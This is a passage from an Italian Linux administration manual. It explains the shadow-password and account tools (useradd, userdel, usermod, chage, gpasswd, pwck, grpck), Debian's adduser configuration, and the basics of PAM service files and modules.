A fianco di '**pwconv**', il programma '**pwunconv**'[27] svolge il compito inverso: quello di trasferire le parole d'ordine cifrate nel file '`/etc/passwd`', perdendo le informazioni aggiuntive contenute nel file '`/etc/shadow`'.

```
pwunconv
```

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trova già solo nel file '`/etc/passwd`'. In ogni caso, al termine viene eliminato il file '`/etc/shadow`'.

16.8.2.4 Utilizzo di «useradd»

«

Il programma '**useradd**'[28] permette di aggiungere un utente in un sistema in cui siano attive, o meno, le parole d'ordine oscurate.

```
useradd [opzioni] utente
```

```
useradd -D [opzioni]
```

Il funzionamento di '**useradd**' può essere configurato attraverso il file '`/etc/default/useradd`' e l'uso dell'opzione '**-D**' manifesta l'intenzione di visualizzare tale configurazione o di modificarla.

Dopo la creazione dell'utente, è necessario attribuirgli una parola d'ordine iniziale, attraverso il programma '**passwd**'; inoltre è opportuno creare la directory personale dell'utente.

Il funzionamento di '**useradd**' può essere controllato attraverso il file di configurazione '`/etc/default/useradd`', oppure attraverso opzioni della riga di comando. Queste opzioni possono essere utili quando si utilizza '**useradd**' attraverso uno script, mentre di solito si fa affidamento sulla configurazione memorizzata nel file.

Per questa ragione, nella tabella successiva vengono mostrate solo le opzioni valide in presenza dell'opzione '**-D**'. Quando questa opzione viene usata da sola, '**useradd**' visualizza semplicemente la configurazione attuale.

Tabella 16.59. Alcune opzioni di configurazione.

Opzione	Descrizione
`-D` […] `-b` ***directory_base***	Definisce la nuova directory predefinita di partenza per la creazione di directory personali. A questa viene aggiunta una directory con lo stesso nome dell'utente che si crea. Il valore normale è '`/home/`'. L'argomento di questa opzione viene annotato nella direttiva '**`HOME`**' del file '`/etc/default/useradd`'.
`-D` […] `-e` ***anno-mese-giorno***	Definisce la nuova data di scadenza predefinita delle utenze. La data va inserita nella forma '***aaaa-mm-gg***'. Il valore normale di questa data è indefinito. L'argomento di questa opzione viene annotato nella direttiva '**`EXPIRE`**' del file '`/etc/default/useradd`'.
`-D` […] `-f` ***giorni***	Definisce il numero di giorni predefinito in cui l'utenza rimane utilizzabile dopo la scadenza della validità della parola d'ordine. Il valore normale è −1, pari al numero più grande che possa essere gestito. L'argomento di questa opzione viene annotato nella direttiva '**`INACTIVE`**' del file '`/etc/default/useradd`'.

Opzione	Descrizione
`-D` […] `-g` ***gruppo*** | ***uid***	Definisce il gruppo predefinito a cui possono essere aggregati i nuovi utenti. Il valore normale è 100, pari al gruppo di utenti generico. L'argomento di questa opzione viene annotato nella direttiva '**`GROUP`**' del file '`/etc/default/useradd`'. Si osservi che possono esserci delle distribuzioni GNU in cui il programma '**`useradd`**' è modificato in modo che alla creazione di un nuovo utente, gli venga abbinato un gruppo privato. In tale condizione, questa opzione di configurazione risulterebbe non utilizzata in pratica.
`-D` […] `-s` ***shell***	Definisce la shell predefinita da assegnare ai nuovi utenti. Di solito si tratta di '`/bin/bash`'. L'argomento di questa opzione viene annotato nella direttiva '**`SHELL`**' del file '`/etc/default/useradd`'.

Segue la descrizione di alcuni esempi.

- `#` **`useradd caio`**[*Invio*]

  Crea l'utente '**`caio`**' secondo la configurazione stabilita nel file '`/etc/default/useradd`'.

- `#` **`useradd -D`**[*Invio*]

  Visualizza la configurazione attuale per la creazione di nuove utenze.

Nella distribuzione GNU/Linux Debian, è bene utilizzare sempre solo l'eseguibile '**adduser**', costituito da un programma Perl in grado di gestire correttamente sia '**useradd**' che '**groupadd**', in particolare per ciò che riguarda il problema dei gruppi privati. Per questo motivo, con la distribuzione GNU/Linux Debian non si deve toccare il file '`/etc/default/useradd`', ammesso che ci sia; inoltre non deve essere creato se questo non c'è.

16.8.2.5 File «/etc/default/useradd»

Il file '`/etc/default/useradd`' contiene la configurazione del programma '**useradd**'. Si tratta di direttive nella forma ***nome=valore*** e quasi tutto ciò che appare in questo file può essere modificato attraverso lo stesso '**useradd**', con l'opzione '**-D**'. Segue un esempio di questo file:

```
# useradd defaults file
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
```

Il significato delle varie direttive è intuitivo; in ogni caso appare descritto nella sezione dedicata a '**useradd**'.

16.8.2.6 Utilizzo di «userdel»

Il programma '**userdel**' [29] permette di eliminare facilmente un'utenza dai file '`/etc/passwd`' e '`/etc/shadow`'. Eventualmente, se

si utilizza l'opzione '**-r**', viene eliminata anche la directory personale dell'utente cancellato, mente altri file che dovessero trovarsi al di fuori di quella gerarchia, possono essere tolti solo in modo manuale.

```
userdel [-r] utente
```

Se si utilizza la tecnica dei gruppi privati, potrebbe essere necessaria, o desiderabile, l'eliminazione del gruppo corrispondente. In tal caso, occorre intervenire manualmente nel file '`/etc/group`'.

Nella distribuzione GNU/Linux Debian, è bene utilizzare sempre solo l'eseguibile '**deluser**', costituito da un programma Perl in grado di gestire correttamente sia '**userdel**', sia '**groupdel**', occupandosi anche della directory personale dell'utente che viene rimosso.

16.8.2.7 Utilizzo di «usermod»

«

Il programma '**usermod**'[30] permette di modificare facilmente alcune caratteristiche di un'utenza. A seconda delle preferenze dell'amministratore del sistema, può darsi che si consideri più facile la modifica diretta dei file '`/etc/passwd`' e '`/etc/shadow`', tuttavia, se si intende indicare una data di scadenza per un'utenza, la conversione in giorni trascorsi dal 01/01/1970, necessaria per modificare direttamente il file '`/etc/shadow`', potrebbe essere un po' seccante.

```
usermod [opzioni] utente
```

Tabella 16.61. Alcune opzioni.

Opzione	Descrizione
`-e` ***anno-mese-giorno***	Definisce la data di scadenza dell'utenza. La data va inserita nella forma '***aaaa-mm-gg***'.
`-f` ***giorni***	Definisce il numero di giorni in cui l'utenza rimane utilizzabile dopo la scadenza della validità della parola d'ordine.
`[-m] -d` ***directory_home***	Modifica la posizione della directory personale dell'utente. Se viene usata anche l'opzione '**`-m`**' si ottiene lo spostamento della vecchia directory nella nuova collocazione, oppure, se manca, questa viene creata.

16.8.2.8 Utilizzo di «chage»

Il programma '**`chage`**'[31] consente di visualizzare o di modificare le informazioni relative alla validità della parola d'ordine di un utente, all'interno di un sistema in cui siano attive le parole d'ordine oscurate. A seconda dell'impostazione della propria distribuzione GNU, può darsi che sia consentito agli utenti comuni di utilizzare l'opzione '**`-l`**' per conoscere le proprie scadenze. Perché ciò avvenga, l'eseguibile '**`chage`**' deve essere SUID-root, oppure deve avere il bit SGID attivo, abbinato a un gruppo particolare che abbia accesso al file '`/etc/passwd`' in lettura.

```
chage [opzioni] utente
```

L'interrogazione di un'utenza come quella che appare nella figura 16.55 si traduce nel risultato seguente:

```
# chage -l tizio[Invio]

Minimum:        0
Maximum:        30
Warning:        7
Inactive:       10
Last Change:                Aug 21, 1998
Password Expires:           Sep 20, 1998
Password Inactive:          Sep 30, 1998
Account Expires:            Aug 21, 1999
```

Tabella 16.63. Alcune opzioni.

Opzione	Descrizione
`-d` ***data_modifica_parola_d'ordine***	Definisce la data in cui è stata modificata la parola d'ordine per l'ultima volta, corrispondente al terzo campo del file '`/etc/shadow`'. La data può essere inserita con un numero intero, corrispondente alla quantità di giorni trascorsi dal 01/01/1970, oppure secondo una forma differente, in base alla localizzazione (nella configurazione italiana, dovrebbe essere possibile scrivere la data come '***gg/mm/ssaa***').

Opzione	Descrizione
`-m` ***giorni_validità_minima***	Definisce il numero di giorni di validità minima della parola d'ordine, corrispondenti al valore inserito nel quarto campo del file '`/etc/shadow`'; entro questo tempo, l'utente non può cambiare la parola d'ordine. Se si indica il valore zero, si consente di cambiare la parola d'ordine in qualsiasi momento.
`-M` ***giorni_validità_massima***	Definisce il numero di giorni di validità massima della parola d'ordine, corrispondenti al valore inserito nel quinto campo del file '`/etc/shadow`'; prima che trascorra questo tempo, l'utente deve cambiare la parola d'ordine.
`-W` ***giorni_di_preavviso***	Definisce il numero di giorni, prima della scadenza della parola d'ordine, durante i quali l'utente viene avvisato della necessità di modificarla. L'informazione viene annotata nel sesto campo del file '`/etc/shadow`'.
`-I` ***giorni_di_riserva***	Definisce la quantità di giorni, dopo la scadenza della parola d'ordine, in cui è consentito accedere con l'obbligo di modificare la parola d'ordine. L'informazione viene annotata nel settimo campo del file '`/etc/shadow`'.

Opzione	Descrizione
`-E` ***data_termine***	Definisce la data di scadenza dell'utenza, corrispondente all'ottavo campo del file '`/etc/shadow`'. La data può essere inserita con un numero intero, corrispondente alla quantità di giorni trascorsi dal 01/01/1970, oppure secondo una forma differente, in base alla localizzazione (nella configurazione italiana, dovrebbe essere possibile scrivere la data come '***gg/mm/ssaa***').

16.8.3 Amministrazione dei gruppi

«

Anche i gruppi possono avere una parola d'ordine, per permettere agli utenti che non vi appartengono di potervisi inserire attraverso il comando '**`newgrp`**'.

Generalmente, per fare in modo che un utente possa partecipare a un gruppo del quale non fa già parte, basta aggiungere il suo nome nell'ultimo campo del record del gruppo in cui questo vuole essere inserito. Da quel momento, quell'utente ha la possibilità di utilizzare il comando '**`newgrp`** ***gruppo***' per agire con i privilegi concessi a quel gruppo.

L'idea di poter aggiungere una parola d'ordine ai gruppi, in modo che gli utenti estranei che la conoscono possano usare ugualmente '**`newgrp`**' per questo, è piuttosto discutibile. Infatti, una parola d'ordine è «sicura» solo se conosciuta da una sola persona; nel momento

in cui la stessa parola d'ordine è conosciuta da un gruppo di persone diventa incontrollabile la sua diffusione (a causa della natura umana).

Tuttavia, il problema esiste e vale la pena di analizzarne gli effetti in presenza di parole d'ordine oscurate.

16.8.3.1 File «/etc/gshadow»

La presenza del file '`/etc/gshadow`' indica l'attivazione delle parole d'ordine oscurate per i gruppi. I record di questo file sono organizzati in campi, separati attraverso due punti verticali ('`:`'), secondo la sintassi seguente:

gruppo : ***parola_d'ordine_cifrata*** : ***amministratori*** : ***utenti_membri***

1. ***gruppo***
   Il nome del gruppo.
2. ***parola_d'ordine_cifrata***
   La parola d'ordine cifrata (che normalmente è assente).
3. ***amministratori***
   Un elenco, separato da virgole, di utenti amministratori del gruppo.
4. ***utenti_membri***
   Un elenco, separato da virgole, di utenti che fanno parte del gruppo.

Gli amministratori del gruppo hanno la possibilità di aggiungere e togliere utenti membri; inoltre, possono cambiare la parola d'ordine.

16.8.3.2 Utilizzo di «grpconv»

Il programma '**grpconv**'[32] permette di convertire un file '`/etc/group`' normale in una coppia '`/etc/group`' e '`/etc/gshadow`', togliendo dal primo le eventuali parole d'ordine cifrate. Il programma funziona anche se il file '`/etc/gshadow`' esiste già: in tal caso serve per fare in modo che tutti i gruppi siano registrati correttamente nel file '`/etc/gshadow`' e le parole d'ordine siano tolte dal file '`/etc/group`'.

```
grpconv
```

16.8.3.3 Utilizzo di «grpunconv»

A fianco di '**grpconv**', il programma '**grpunconv**'[33] svolge il compito inverso: quello di trasferire le parole d'ordine cifrate nel file '`/etc/group`' perdendo le informazioni aggiuntive contenute nel file '`/etc/gshadow`'.

```
grpunconv
```

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trova solo nel file '`/etc/group`'. In ogni caso, al termine viene eliminato il file '`/etc/gshadow`'.

16.8.3.4 Utilizzo di «gpasswd»

Il programma '**gpasswd**',[34] come suggerisce il nome, serve a cambiare la parola d'ordine di un gruppo. Oltre a questo, però, permette anche di intervenire sugli altri campi del file '`/etc/gshadow`', inserendo o eliminando gli amministratori e i membri di un gruppo.

```
gpasswd [opzioni] gruppo
```

La presenza di una parola d'ordine in un gruppo, serve a permettere a utenti che non siano già membri di poterne fare parte utilizzando il comando '**newgrp**'. Tuttavia, il meccanismo potrebbe non funzionare, a dimostrazione dello scarso interesse verso questa possibilità. Infatti, la vera innovazione nell'introduzione del file '/etc/gshadow' sta nella possibilità di definire degli amministratori per i gruppi, competenti per l'aggregazione dei membri rispettivi.

Tabella 16.64. Alcune opzioni.

Opzione	Descrizione
`-A` ***amministratore*** [`,`…]	Permette all'utente '**root**' di definire uno o più amministratori per il gruppo. L'argomento dell'opzione è un elenco di uno o più utenti a cui viene attribuito il ruolo di amministratori del gruppo. L'elenco di amministratori va a sostituirsi a quanto impostato in precedenza.
`-M` ***membro*** [`,`…]	Permette all'utente '**root**' di definire uno o più membri del gruppo. L'argomento dell'opzione è un elenco di uno o più utenti membri del gruppo. L'elenco di membri va a sostituirsi a quanto impostato in precedenza.
`-a` ***membro***	Permette a un amministratore del gruppo di aggiungere un utente membro.

Opzione	Descrizione
`-d` ***membro***	Permette a un amministratore del gruppo di eliminare un utente membro.
`-r`	Permette a un amministratore del gruppo di eliminare la parola d'ordine.
`-R`	Permette a un amministratore del gruppo di rendere impossibile l'accesso attraverso la parola d'ordine.

16.8.3.5 Utilizzo di «groupadd»

Il programma '**groupadd**'[35] permette di aggiungere un gruppo in un sistema in cui siano attive, o meno, le parole d'ordine oscurate.

```
groupadd [opzioni] gruppo
```

16.8.3.6 Utilizzo di «groupdel»

Il programma '**groupdel**'[36] permette di eliminare un gruppo in un sistema in cui siano attive, o meno, le parole d'ordine oscurate.

```
groupdel gruppo
```

16.8.4 Caso particolare di «adduser» e «addgroup» nella distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian, al posto del programma '**adduser**' tradizionale (quello che si usa di solito quando non si gestiscono le parole d'ordine oscurate), dispone di un programma

Perl creato appositamente per gestire simultaneamente la creazione degli utenti e dei gruppi privati relativi. Se si dispone di parole d'ordine oscurate, provvede a richiamare i programmi '**useradd**' e '**groupadd**', nel modo più opportuno.[37]

Con la distribuzione GNU/Linux Debian, i programmi '**useradd**' e '**groupadd**' non vanno usati direttamente; al loro posto si utilizzano '**adduser**' e '**addgroup**' (il secondo è solo un alias, in qualità di collegamento del primo) che si configurano attraverso il file '`/etc/adduser.conf`'. Senza approfondire la sintassi degli argomenti di '**adduser**' e di '**addgroup**', nella versione Debian, si può utilizzare il primo di questi due eseguibili indicando semplicemente il nome dell'utente che si vuole creare, affidandosi alla sua configurazione predefinita. Di seguito appare l'esempio standard del file '`/etc/adduser.conf`':

```
# /etc/adduser.conf: `adduser' configuration.
# See adduser(8) and adduser.conf(5) for full documentation.

# The DSHELL variable specifies the default login shell on
# your system.
DSHELL=/bin/bash

# The DHOME variable specifies the directory containing
# users' home directories.
DHOME=/home

# If GROUPHOMES is "yes", then the home directories will be
# created as /home/groupname/user.
GROUPHOMES=no

# If LETTERHOMES is "yes", then the created home directories
# will have an extra directory - the first letter of the
# user name. For example:
```

```
# /home/u/user.
LETTERHOMES=no

# The SKEL variable specifies the directory containing
# "skeletal" user files; in other words, files such as a
# sample .profile that will be copied to the new user's home
# directory when it is created.
SKEL=/etc/skel

# FIRST_SYSTEM_UID to LAST_SYSTEM_UID inclusive is the range
# for UIDs for dynamically allocated administrative and
# system accounts.
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=199

# FIRST_UID to LAST_UID inclusive is the range of UIDs of
# dynamically allocated user accounts.
FIRST_UID=1000
LAST_UID=29999

# The USERGROUPS variable can be either "yes" or "no".
# If "yes" each created user will be given their own group
# to use as a default, and their home directories will be
# g+s.  If "no", each created user will be placed in the
# group whose gid is USERS_GID (see below).
USERGROUPS=yes

# If USERGROUPS is "no", then USERS_GID should be the GID of
# the group `users' (or the equivalent group) on your
# system.
USERS_GID=100

# If QUOTAUSER is set, a default quota will be set from that
# user with `edquota -p QUOTAUSER newuser'
```

```
QUOTAUSER=""

# If DIR_MODE is set, directories will be created with the
# specified mode. Otherwise the default mode 0755 will be
# used.
DIR_MODE=0755

# If SETGID_HOME is "yes" home directories for users with
# their own group the setgid bit will be set. This was the
# default for versions << 3.13 of adduser. Because it has
# some bad side effects we no longer do this per default.
# If you want it nevertheless you can still set it here.
SETGID_HOME=no
```

Come si può osservare, le direttive sono degli assegnamenti a variabili, dove le righe vuote e quelle bianche vengono ignorate, così come è ignorato il testo che segue il simbolo '**#**' fino alla fine della riga in cui appare.

Tabella 16.66. Alcune opzioni.

Opzione	Descrizione
`DSHELL=`***percorso_shell_standard***	Definisce la shell da attribuire agli utenti che vengono creati. In mancanza di questa indicazione, si utilizza '`/bin/bash`'.
`DHOME=`***radice_directory_personali***	Definisce la radice delle directory personali che vengono create. Il valore predefinito è '`/home/`'.
`SKEL=`***scheletro_directory_personali***	Definisce la directory da utilizzare come scheletro per la creazione delle directory personali. In modo predefinito si tratta di '`/etc/skel/`'.

Opzione	Descrizione
`FIRST_UID=`***n_uid_iniziale*** `LAST_UID=`***n_uid_finale***	Definiscono l'intervallo dei numeri UID che possono essere utilizzati per gli utenti. In modo predefinito, si tratta di 1000 e 29999 rispettivamente.
`USERGROUPS={yes|no}`	Serve a definire se gli utenti devono avere un gruppo privato. Se si attiva questa modalità, assegnando la parola chiave '**`yes`**', che è il valore predefinito.
`USERS_GID=`***n_gid***	Questa direttiva serve solo nel caso sia stata utilizzata '**`USERGROUPS=no`**', permettendo così di stabilire il numero GID del gruppo da abbinare agli utenti nuovi.

16.8.5 Verifiche di coerenza

La gestione delle utenze non è fatta solo di inserimenti, modifiche ed eliminazioni. Dal momento che le modifiche possono anche essere fatte direttamente sui file, è comodo se si dispone di qualche strumento di controllo di coerenza.

16.8.5.1 utilizzo di «pwck»

Il programma '**`pwck`**'[38] verifica la coerenza del file '`/etc/passwd`' e, se esiste, del file '`/etc/shadow`' (utilizzando anche il file '`/etc/group`' per il controllo dell'appartenenza ai gruppi). Il programma, previo consenso dell'utilizzatore (l'utente '**`root`**'), può risolvere da

solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione '**-r**', '**pwck**' si limita a segnalare i problemi.

```
pwck [-r] [file_passwd [file_shadow ] ]
```

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di 'passwd' e 'shadow'.

16.8.5.2 Utilizzo di «grpck»

Il programma '**grpck**' [39] verifica la coerenza del file '/etc/group' e, se esiste, del file '/etc/gshadow' (utilizzando anche il file '/etc/passwd' per la verifica dell'aggregazione degli utenti). Il programma, previo consenso dell'utilizzatore (l'utente '**root**'), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione '**-r**', '**grpck**' si limita a segnalare i problemi.

```
grpck [-r] [file_group [file_gshadow ] ]
```

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di 'group' e 'gshadow'.

16.8.6 Copie di sicurezza

Quando si aggiunge, elimina, o si modifica un'utenza attraverso gli strumenti previsti, vengono generate delle copie di sicurezza dei file amministrativi coinvolti. Tipicamente può trattarsi di '/etc/passwd', '/etc/shadow', '/etc/group' e '/etc/gshadow'.

Queste copie di sicurezza si distinguono perché hanno gli stessi nomi dei file corrispondenti con l'aggiunta di un trattino finale. In pratica: '/etc/passwd-', '/etc/shadow-', '/etc/group-' e '/etc/

`gshadow-`'. È importante fare un minimo di attenzione anche a questi file, se si vuole evitare che informazioni importanti vengano conosciute da utenti che non ne hanno il diritto. Infatti, un file '`/etc/shadow-`' che per qualche motivo dovesse diventare leggibile a tutti gli utenti, costituirebbe un grosso buco nel sistema di sicurezza.

16.9 Moduli PAM

«

Secondo la tradizione dei sistemi Unix, l'identificazione di un utente avviene attraverso una parola d'ordine, annotata in modo cifrato nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`' se è attiva la gestione delle parole d'ordine oscurate. L'introduzione delle parole d'ordine oscurate ha aggiunto la possibilità di maggiori controlli sull'utenza, in particolare definendo dei tempi di validità per le parole d'ordine e per le utenze stesse.

Tuttavia, il sistema delle parole d'ordine oscurate rimane ancorato alla gestione di parole d'ordine, mentre i metodi di identificazione potrebbero essere differenti. L'esigenza di definire una struttura generalizzata per la gestione dei metodi di autenticazione ha portato alla realizzazione del sistema PAM (*Pluggable authentication modules*), con il quale, attraverso le librerie PAM è possibile definire e configurare la politica di accesso in base al contesto.

Per mettere in pratica questo sistema, i programmi che in qualche modo si occupano di mettere a disposizione un ***servizio di autenticazione*** devono essere predisposti per l'utilizzo di tali librerie. In generale, un sistema Unix in cui è attivata la gestione PAM, configurato in modo standard, si comporta esattamente come un sistema che ne è sprovvisto. In altri termini, la configurazione standard del sistema PAM è quella che ricalca la tradizione dei sistemi Unix.

In questo capitolo si fa riferimento alla realizzazione del sistema PAM per GNU/Linux, ovvero Linux-PAM.[40]

16.9.1 Servizi PAM

I programmi che si avvalgono del sistema PAM sono stati compilati in modo da utilizzare la libreria LibPAM, costituita generalmente dalla libreria dinamica '`/lib/libpam.so`'. Lo si può verificare facilmente con '**`ldd`**':

```
# ldd /bin/login[Invio]

        ...
        libpam.so.0 => /lib/libpam.so.0 (0xb7f17000)
        ...
```

Ogni programma che utilizza il sistema PAM (attraverso la libreria LibPAM), viene associato a un ***servizio***, il cui nome corrisponde generalmente a quello del programma. Per esempio, si associa il servizio '**`login`**' al programma '**`login`**', ma succede anche che si associ il servizio '**`ssh`**' al programma '**`sshd`**'. L'associazione tra programmi e servizi dipende dal modo in cui i programmi sono compilati, pertanto non si può modificare in fase di amministrazione del sistema, a meno di intervenire direttamente nei sorgenti degli stessi.

Ogni servizio PAM rappresenta una situazione in cui si richiede l'autenticazione degli utenti, o comunque qualcosa di strettamente correlato. Teoricamente, programmi differenti possono condividere lo stesso servizio PAM.

Per ogni servizio PAM viene predisposta una configurazione particolareggiata, la quale può risiedere complessivamente nel file '`/etc/pam.conf`', oppure in file separati all'interno della directory '`/etc/`

pam.d/'. Generalmente il file '/etc/pam.conf' non viene più usato e i file contenuti nella directory '/etc/pam.d/' hanno nomi corrispondenti al servizio PAM a cui si riferiscono.

16.9.2 File di configurazione e moduli

«

L'aspetto più importante del sistema PAM è la modularità, costituita da diversi file di libreria, oltre a quello principale già descritto (LibPAM). Quando si gestisce il sistema PAM, questi file sono indispensabili al funzionamento del sistema, pertanto non possono essere collocati al di sotto della directory '/usr/'.[41] La collocazione normale di questi file è così la directory '/lib/security'. A titolo di esempio, nella directory si potrebbero vedere i file seguenti:

```
pam_access.so      pam_mail.so           pam_time.so
pam_deny.so        pam_mkhomedir.so      pam_unix.so
pam_env.so         pam_motd.so           pam_unix_acct.so
pam_filter.so      pam_nologin.so        pam_unix_auth.so
pam_ftp.so         pam_permit.so         pam_unix_passwd.so
pam_group.so       pam_rhosts_auth.so    pam_unix_session.so
pam_issue.so       pam_rootok.so         pam_userdb.so
pam_lastlog.so     pam_securetty.so      pam_warn.so
pam_ldap.so        pam_shells.so         pam_wheel.so
pam_limits.so      pam_stress.so
pam_listfile.so    pam_tally.so
```

Come già accennato, la configurazione del sistema PAM dipendeva originariamente dal file '/etc/pam.conf'. Attualmente la configurazione è suddivisa in più file (ognuno competente per un servizio PAM specifico), contenuti nella directory '/etc/pam.d/' e il file '/etc/pam.conf' rimane vuoto o commentato completamente. In tal modo, ogni servizio PAM ha un proprio file nella directory '/etc/pam.d/', facilitando anche la gestione dei pacchetti di appli-

cazioni, i quali non sono costretti a condividere la configurazione in un solo file.

I file di configurazione contenuti nella directory '`/etc/pam.d/`' sono file di testo normali, in cui le righe vuote e quelle bianche sono ignorate, così come sono ignorate quelle che iniziano con il simbolo '**#**'. Per il resto, si tratta di direttive con la struttura seguente:

tipo ***livello_di_controllo*** ***modulo_pam*** [***opzioni_del_modulo***]

Oppure, si può trattare di direttive di inclusione di altri file:

`@include` ***nome_file_da_includere***

Il listato 16.69 rappresenta l'esempio di come potrebbe apparire il file '`/etc/pam.d/login`' che serve a configurare il servizio di autenticazione attraverso il programma '**`login`**'.

Listato 16.69. Esempio del file '`/etc/pam.d/login`'.

```
auth       requisite  pam_securetty.so
auth       required   pam_nologin.so
auth       required   pam_env.so
auth       required   pam_unix.so nullok
account    required   pam_unix.so
session    required   pam_unix.so
session    optional   pam_lastlog.so
session    optional   pam_motd.so
session    optional   pam_mail.so standard noenv
password   required   pam_unix.so nullok obscure min=4 max=8
```

Il primo campo serve a definire la fase di autenticazione a cui si fa riferimento, attraverso alcune parole chiave ben definite, descritto nell'elenco successivo.

Parola chiave	Descrizione
`auth`	Verifica l'identità dell'utente, eventualmente attraverso la richiesta di una parola d'ordine oppure attraverso altri metodi di autenticazione.
`account`	Verifica lo stato dell'utenza, la quale può risultare attiva, scaduta, inattiva o disabilitata, solitamente secondo le informazioni provenienti dal file '`/etc/shadow`'.
`password`	Si utilizza per controllare la modifica della parola d'ordine, per esempio per imporre che questa non sia troppo banale.
`session`	Questo contesto permette di definire delle azioni da compiere nel momento dell'accesso, oppure al momento della sua conclusione. Osservando l'esempio che è stato proposto, si può intendere intuitivamente la richiesta di informare l'utente sull'ultimo accesso, di mostrare il messaggio del giorno e di informare sulla presenza di messaggi di posta elettronica.

Ogni modulo PAM può essere visto come una funzione che restituisce un valore. Sono possibili diversi casi, tra cui si distingue un successo completo o un insuccesso, con tante sfumature intermedie che, eventualmente, possono essere verificate nel dettaglio. A questo proposito, il secondo campo delle direttive di configurazione consente di definire come deve essere preso in considerazione l'esito della verifica fatta dal modulo corrispondente. Anche in questo caso si usa una parola chiave, come descritto nel prossimo elenco.

Parola chiave	Descrizione
`required`	Rappresenta un controllo indispensabile, attraverso il quale si pretende di ottenere un esito soddisfacente. Tuttavia, l'insuccesso nell'autenticazione, che porta comunque a un risultato finale negativo, non conclude immediatamente la procedura, in modo da non consentire all'utente di comprendere dove si sia verificato il problema.
`requisite`	Rappresenta un controllo indispensabile, attraverso il quale si pretende di ottenere un esito soddisfacente. A differenza di '**`required`**', in questo caso l'insuccesso fa concludere immediatamente la procedura (logicamente con un risultato finale negativo).
`sufficient`	Rappresenta un controllo sufficiente. In pratica, se prima di questo controllo non si sono verificati problemi, un esito soddisfacente conclude la procedura con un'autenticazione corretta. Al contrario, un esito non soddisfacente determina solo un risultato temporaneamente indeterminato. Naturalmente, se si tratta dell'ultimo risultato disponibile, ciò corrisponde a un risultato negativo (in quanto non positivo).
`optional`	Rappresenta un controllo opzionale, nel quale un esito non soddisfacente dà soltanto un risultato indeterminato. Si usa questa modalità di controllo quando il modulo PAM serve per compiere delle operazioni che possono fallire senza però pregiudicare la sicurezza.

Le direttive di ogni servizio PAM vengono analizzate nell'ordine in cui appaiono; pertanto, è evidente che il risultato finale dipenda dalla sequenza in cui vengono trovate nel file di configurazione relativo.

Le parole chiave appena descritte (quelle del secondo campo) possono essere dettagliate in modo completo, sostituendole con un'espressione tra parentesi quadre (pertanto le parentesi quadre vanno inserite effettivamente). A titolo di esempio, la tabella successiva descrive la traduzione delle parole chiave già descritte. Naturalmente, per poter usare tali espressioni occorre conoscere perfettamente le opzioni relative.

Parola chiave	Espressione equivalente
`required`	`[success=ok new_authok_reqd=ok ↩ ↪ignore=ignore default=bad]`
`requisite`	`[success=ok new_authok_reqd=ok ↩ ↪ignore=ignore default=die]`
`sufficient`	`[success=done new_authok_reqd=done ↩ ↪default=ignore]`
`optional`	`[success=ok new_authok_reqd=ok ↩ ↪default=ignore]`

Il terzo campo rappresenta il nome del file di libreria che costituisce il modulo relativo. Questo nome può essere completo di percorso assoluto, oppure può essere indicato senza tale informazione, se la sua collocazione è quella predefinita. Il quarto campo è costituito dalle opzioni da passare al modulo, separate tra loro da uno o più spazi.

Tra i vari file di configurazione è importante definirne uno denominato '`other`', che viene utilizzato quando per quel particolare servizio di autenticazione non ne è stato previsto uno specifico. L'esempio che si vede nel listato 16.73 rappresenta il contenuto di questo

file quando si vuole garantire un sistema minimo di autenticazione, secondo i canoni tradizionali.

Listato 16.73. Un file ‘`/etc/pam.d/other`’ per consentire l’accesso in mancanza di altro.

```
auth     required       pam_unix.so
account  required       pam_unix.so
password required       pam_unix.so
session  required       pam_unix.so
```

Per verificare che ciò sia vero, si può provare a spostare temporaneamente gli altri file di configurazione della directory ‘`/etc/pam.d/`’ in un’altra collocazione, lasciando al suo posto il file ‘`/etc/pam.d/other`’.[42]

In alternativa, si può fare in modo che non ci siano altre possibilità di autenticazione, al di fuori di quando definito dai file di configurazione specifici. Per questo, basta che il file ‘`/etc/pam.d/other`’ contenga le righe che si vedono nel listato 16.74.

Listato 16.74. Un file ‘`/etc/pam.d/other`’ per impedire l’accesso quando manca una configurazione specifica.

```
auth     required       pam_deny.so
account  required       pam_deny.so
password required       pam_deny.so
session  required       pam_deny.so
```

16.9.3 Verifica nel registro del sistema

A seconda delle circostanze, alcuni moduli possono annotare nel registro del sistema l’esito della loro verifica. Spesso è prevista l’opzione ‘**`debug`**’ per abilitare queste annotazioni, a meno che ciò sia implicito. Queste annotazioni possono aiutare l’amministratore a

comprendere dove ci possono essere dei problemi di configurazione. A titolo di esempio, si può osservare l'estratto seguente:

```
Oct 21 18:07:30 dinkel PAM_unix[591]: check pass; ↩
↪user unknown
Oct 21 18:07:30 dinkel PAM_unix[591]: authentication ↩
↪failure; LOGIN(uid=0) -> tizio for login service
Oct 21 18:07:33 dinkel login[591]: FAILED LOGIN (1) ↩
↪on 'tty3' FOR 'UNKNOWN', Authentication service ↩
↪cannot retrieve authentication info.
```

In questo caso si può osservare che l'utente '**tizio**' ha tentato di accedere attraverso il servizio di autenticazione '**login**', senza che per lui sia prevista un'utenza, pertanto, già il nominativo-utente '**tizio**' risulta sconosciuto.

16.9.4 Configurazione particolareggiata dei moduli

«

Oltre alle opzioni fornite nelle direttive dei file di configurazione dei servizi di autenticazione, nella directory '`/etc/pam.d/`', alcuni moduli possono richiedere una configurazione particolare. Questi file ulteriori hanno solitamente un nome corrispondente a quello dei moduli, senza il prefisso '`pam_`' e senza l'estensione '`.so`', con l'aggiunta dell'estensione '`.conf`', collocati nella directory '`/etc/security/`'. Per esempio, il file '`/etc/security/access.conf`' si riferisce al modulo '`pam_access.so`'.

In condizioni normali, tali file di configurazione ulteriori, sono vuoti, oppure sono commentati completamente, rimanendo a disposizione per la definizione di funzionalità particolari.

16.9.5 Descrizione di alcuni moduli

